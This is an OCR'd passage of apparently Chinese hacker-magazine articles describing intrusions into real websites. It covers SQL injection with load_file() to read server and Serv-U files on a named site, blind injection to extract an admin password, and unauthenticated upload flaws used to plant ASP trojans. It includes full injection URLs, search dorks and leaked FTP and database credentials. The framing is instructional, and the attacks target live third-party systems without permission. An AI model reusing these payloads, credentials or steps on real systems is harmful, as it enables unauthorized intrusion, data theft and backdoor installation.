


图 4

后台有点简陋，根本没有上传的地方。可是没有关系，我们有root数据库密码！我有Root我怕谁？初步成功，整理思路先（好象很简单啊，就是以前高手所做的简单重复嘛！但是……当然没这么简单了，不然也不会有这篇文章了）。有了Root等数据库密码，可以试试远程连接Mysql，导出个webshell就不错了。也可以在浏览器提交，但是这里有个Php的设置问题，如果那个 **magic_qutoes_gpc=on** 为打开的话，浏览器提交给服务器的变量都会被处理的，备份webshell基本就不可能了（除非你浏览器里提交的路径不包含被过滤的字符，但好象是不可能的）。如果开了对管理员极为方便（当然也对我们）的Phpmyadmin，那也可以很简单的备份得到webshell！

废话不说了，这么久还没有进行主机探测呢，现在该看看了。打开x-scan选择只扫开放服务，因为这些已经够了，不可能给你一些n年前的溢出吧？等了一会看结果，晕！只开了80，21端口。理想中的3306没有扫到，侥幸telnet他的3306端口，（这台主机好象有措施防御扫描）结果还是没有！郁闷！远程登录不可能了！那就看看Php.ini的设置吧，猜测了几次Php.ini的位置，最后发现是在c:\winnt\php.ini，转换下用 **load_file()** 读出来，果然是 **magic_qutoes_gpc=on**，如图5。




图 5

那只有看看有没有Phpmyadmin了？于是找到ip，在后面加上Phpmyadmin/，这是Phpmyadmin的默认目录，但是，最后一丝希望也被毁灭了！返回404！竟然不存在。

基本上经典招式都用完了，我也晕了。我们注入只是得到了敏感的密码信息，一些敏感文件信息，主机已经屏蔽了3306端口，也不存在Phpmyadmin，没有办法通过数据库备份得到webshell了！看来菜鸟的入侵也已经山穷水尽。

中间就这样停了一段时间，甚至忘记了这次入侵。最近把以前的黑X拿出来温习，忽然看到紫幻大哥提到的关于Serv-U的远程管理缺陷。只要webshell能读取ServUAdmin.ini加密密码，就可以本地替换拿到Serv-U的远程管理权限。注意！只要读到的权限就可以！想到什么没有，希望注入漏洞还在，哈哈，不用多说了，马

上将C:\program files\Serv-U\ServUAdmin.ini转换成67,58,92,112,114,111,103,114,97,109,32,102,105,108,101,115,92,83,101,114,118,45,85,92,83,101,114,118,85,65,100,109,105,110,46,105,110,105放在**load_file(char())**函数里提交。可惜我们的运气不好啊，没有那个密码，不过注意到没有，我们本质上已经拿到了只读系统权限的webshell！因为是mysql函数，所以只有读取的权限，读取时用的mysql服务的权限，当然是系统权限了！毫不犹豫，马上找其他敏感信息存在的文件，读取C:\program files\Serv-U\ServUDaemon.ini得到了好多东西，如图6。




图6

有用户的敏感信息！

得到了所有的用户名，我们可不可以根据已经得到的数据库密码信息和后台密码等信息找个字典挂上去，猜测那个对网站目录有权限的www帐户的密码啊？猜到了不就可以上传php木马了。但是我猜了一次就被封IP了。不过这里有已经加密的密码，正好最近Hak_Ban给我了一个暴力破解Serv-U工具，只能猜数字密码，很快的。马上弄到肉鸡上跑密码！（尽管偶不喜欢暴力，但是运气好的话也很方便的，为什么不试试呢？）

暴力的同时我也没有闲着，马上用我们得到的另类只读webshell尽情的刺探系统！首先提交

```
view-source:http://www.asianheros.com/down/show.php?id=105%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,load_file(char(100,58,92,119,101,98,92,97,104,99,115,92,100,111,119,110,92,115,104,111,119,46,112,104,112)),13,14,15,16,17,18,19,20
```

也就是**load_file()**读取它的d:\web\ahcs\down\show.php，得到了一些好东西。

```
ftp://ahgame:ahgamedown@61.241.130.38:33333/".$downurl;
ftp://ahlt:ahlt@61.241.130.38:33333/".$downurl;
"UPDATE $down_table SET downnum='".$downnum."' WHERE id=$id";
```

等其他重要的信息。不过还有其他的啊，譬如那个flashftp的sites.dat的文件，不过目录很复杂，一般管理员也不会在网站上上传东西，有耐心的话可以找找，这些有安全缺陷的配置文件本身就是很大的突破口，这里提出来的意思就是不要局限于固定的思维，黑客不能缺乏想象力。现在看看站点本身，偶不玩单纯的PHP注入了！前阵子旁注很流行，那我们也可以用**load_file()**玩玩啊！先进行一下信息的刺探！拿出域名查询工具（当时的黑站必备工具啊），得到了一些主机的信息，比较关心的是它有几个站点在上边，如图7。




图7


嘿嘿，域名很少啊！估计是自己的主机！有3个站，其他的站点里面也许有比较有意思的东东。随便找个，又是PHP的，马上找个有参数传递的页面进去，又有个类似的下载系统，/show.php?id=305后加"'"暴出了路径，以为可以像前面一样union然后暴出内容呢，结果发现版本太低不支持union，一台主机怎么会两种结果？以前这时候会很郁闷，但是现在没关系了！我们有"只读webshell"呢，读出来配置文件发现数据库果然不在一个机器上！得到如下的敏感信息：

```
$dbhost = "61.241.x.31";    // 数据库主机名
$dbuser = "mxhah";   // 数据库用户名
$dbpasswd = "07448";    // 数据库密码
$dbname = "down";    // 数据库名
```

现在不想连上去，网站还有几个其他的模块呢！于是跑去读了一些文件的源代码，屡试不爽啊！已经没有敏感信息瞒得住我们的眼睛，整个主机上的文件因为这个注入点的存在而没有任何安全性可言了。如果是虚拟主机的话，不说大家也知道会怎么样了。已经刺探出这么多的信息了，发现数据库密码等很有规律，有兴趣的可以用一下社会工程学，Serv-U的密码暴力中，整个系统的缺陷也慢慢呈现，得到一个shell什么的不是问题了！因为是个大型站点，给管理员发了个邮件提示了一下，入侵到这里也该结束了。

这次实践没有什么技术可言，如果能带给你一点思路这文章就有存在的价值了。有大哥说过黑客不能缺乏想象力，有什么问题欢迎来X论坛讨论。

（本文涉及到的工具Su-Crack.exe光盘有收录）



随着"动感"入侵购物系统

爱无言

最近时间较多，就乘着这机会多写写文章，给我最喜欢的《黑客X档案》多出一份力，呵呵。随便访问了一个商务网站，感觉做工可以，虽然功能挺全的，但总觉的这样的网站系统一定会有问题。

为了证实这样的想法，我去找了找这个系统的源代码，发现原来是"动感购物系统"。

经过一小时的分析和测试，小有收获，不敢独享，拿出来与大家分享。

一、DOS攻击

问题出在research.asp，看源码：

```
rs.open "select bookid,bookname,pingpai,bookzz,bookchuban,shichangjia,huiyuanjia,dazhe,bookdate from shop_books where bookname like '%"&searchkey&"%' ",conn,1,1
```


看到了吗？当提交变量searchkey的值变为空时，就可以开始DOS了，可是这段代码的出现不能让我们提交空值。

```
<%dim action,searchkey,anclassid,jiage,selectname
anclassid=request("anclassid")
selectname=request("selectname")
jiage=request("jiage")
```

```
action=request.QueryString("action")
, searchkey=request.QueryString("searchKey")
if anclassid="" then anclassid=request.QueryString("anclassid")
if jiage="" then jiage=request.QueryString("jiage")
if action="" then action=int(request("action"))
if searchkey="" then searchkey=trim(request("searchkey"))
if selectname="" then selectname=trim(request("selectname"))%>
<%call sss()%>
函数sss()中的代码如下：

if action="1" then
set rs=server.CreateObject("adodb.recordset")
rs.open "select * from shop_keyname where keyname='"&searchkey&"'",conn,1,3
if rs.eof and rs.bof then
```

看看效果，如图1。




二、上传任意文件

这个漏洞是需要管理员权限的，让我们看看文件upfile.asp的代码：

```
ranNum=int(90000*rnd)+10000
filename=filepath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExt
%>
<%
if file.FileSize>0 then
如果 FileSize > 0 说明有文件数据
'file.SaveAs Server.mappath(filename) '保存文件
file.SaveToFile Server.mappath(FileName)
'response.write file.FileName&" 上传成功! <br>"
'response.write "新文件名:"&FileName&"<br>"
'response.write "新文件名已复制到所需的位置，可关闭窗口!"
if filelx="swf" then
```

系统对于上传的文件类型没做任何限制，很相信管理员呀？哈哈，那就不客气了，如图2。



三、注入漏洞

这个问题出在book.asp文件，让我们看看文件里的源码：


```
<%
set rs2=server.CreateObject("adodb.recordset")
rs2.open "select * from shop_books where bookid="&bookid,conn,1,3
rs2("liulancount")=rs2("liulancount")+1
rs2.update%>
```

注意到了&bookid没有？

这里对变量如此的相信，一点过滤都没有，连加个引号都没有，哈哈，去发挥你的技术吧！不过，提醒一下这里得到的密码为md5加密后的，破解？你想想办法吧！同样的问题也出在class.asp文件中。

讲这么多先实战检测一下吧！找到一个网站www.###.com/index.asp然后，放首《绿光》，这么动感十足的歌伴随着才叫“随着‘动感’入侵购物系统嘛”哈哈！

首先，从文件class.asp开始，www.###.com/class.asp?aid=24&nid=221 and 1=1成功返回，见图3。继续：



```
www.###.com/class.asp?aid=24&nid=221 and (select count(admin) from shop_admin)>0
```

猜测管理员名：

www.###.comclass.asp?aid=24&nid=221 and (select * from shop_admin where left(admin,1)='a')>0正常返回。一直猜，得到管理员的名字：admin，我倒！

那再猜密码吧！方法依旧www.###.com/class.asp?aid=24&nid=221 and (select * from shop_admin where left(password,1)='7')>0……

最后的密码加密的结果，抱着试试的心态，我拿出MD5解密器跑密码，没想到密码是admin，晕，忙了大半天这个结果，早知就……

四、验证过滤不严

在文件chkadmin.asp里，对于管理员的登录验证如下：

```
<%dim admin,password
admin=replace(trim(request("admin")),"'","")
password=md5(replace(trim(request("password")),"'",""))
if admin="" or password="" then
response.Write "<center><a href=login.asp><font color=red size=2>对不起，登陆失败，请检查您的登陆名和密码</font></a></center>"
response.end
end if
set rs=server.CreateObject("adodb.recordset")
rs.Open "select * from shop_admin where admin='"&admin&"' and password='"&password&"'",conn,1,1
```

这里只是简单的过滤了一个引号，有兴趣可以自己试试啊！

好，我就讲完了，有什么问题欢迎到X的论坛来讨论吧！

"盗"也要"盗"的精彩

——从飞龙文章系统上传漏洞到系统管理员的飞跃

Perl

今天我给大家带来的是老兵发现的飞龙文章系统漏洞，单纯一个漏洞的使用并没什么多大的意义，这篇文章里我想说的是一个学习思路，在老兵的文章中最后一段写到：

> admin_upfile.asp、user_upfile.asp这两个文件简直是动网以前那个上传漏洞的再现，而且这两个文件不要登录也可以操作。不过在用本站的上传工具上传时注意在cookies一栏中填上ArtID=1111；文件名是以artid为依据的。

好，到这里老兵把漏洞指出来了，下面我们找一份飞龙文章系统来，对应着这个漏洞来先了解漏洞。找到admin_upfile.asp文件，然后找到如下一段代码：

```
	dim FilePath,Object,upload,iCount,FormPath,FileExt,ArtID,FileName
	if request.Cookies("ArtID")=0 then
		conn.execute("insert into article(subject,content) values ('news','news')")
		set rs=conn.execute("select Top 1 ArtID from Article Order by Addtime desc")
		ArtID=int(rs(0))
		rs.close()
		set rs=nothing
		response.Cookies("ArtID")=ArtID
	else
		ArtID=request.Cookies("ArtID")
```

懂ASP代码的朋友应该很快就明白了吧，在上传之前，这个文件会先读取cookie，看是否有"ArtID"这个文件名的依据，如果有，系统符合要求，系统就会将新上传的文件读入数据库然后执行上传操作，否则的话就不执行。再往下看代码，就是和之前的动网上传差不多的了，我们一直来到这一行：FileName=FormPath&ArtID&"-"&iCount+1&"."&FileExt，这句代码说明了文件名保存方式：是用路径+ArtID的形式，到这里，老兵说的"上传时注意在cookies一栏中填上**ArtID=1111**;，文件名是以artid为依据的。"就可以很好理解了。怎么样？是不是觉得其实学习就是这么简单，下面我们来看看具体的操作。

准备工具：

老兵上传工具一个，ASP木马一个，Fpipe.exe，Serv-u，后门一份（我用Radmin)，还有浏览器一个（什么话，兄弟们给我打他，这个东西谁没有啊，简直是在浪费时间嘛？

用搜索引擎搜索关键字"飞龙文章管理系统版权及免责声明"，这个关键字比老兵说的关键字"Article.asp?ArtID="这个要准许多。

搜索出来的文件是copyritht.asp，将它改成admin_upfile.asp，如果出现图1所示的图片，说明这个网站有这个文件并存在漏洞。

```
Microsoft VBScript 编译器错误 错误 '800a03f6'

缺少 'End'

/iisHelp/common/500-100.asp，行242

Microsoft VBScript 运行时错误 错误 '800a000d'

类型不匹配: '[string: ""]'

/difang/downcode/admin_upfile.asp，行14
```

图1

打开老兵的上传工具，写入网站的上传地址，Cookie一项后面加多一句：；**ArtID=1111**；如图2。

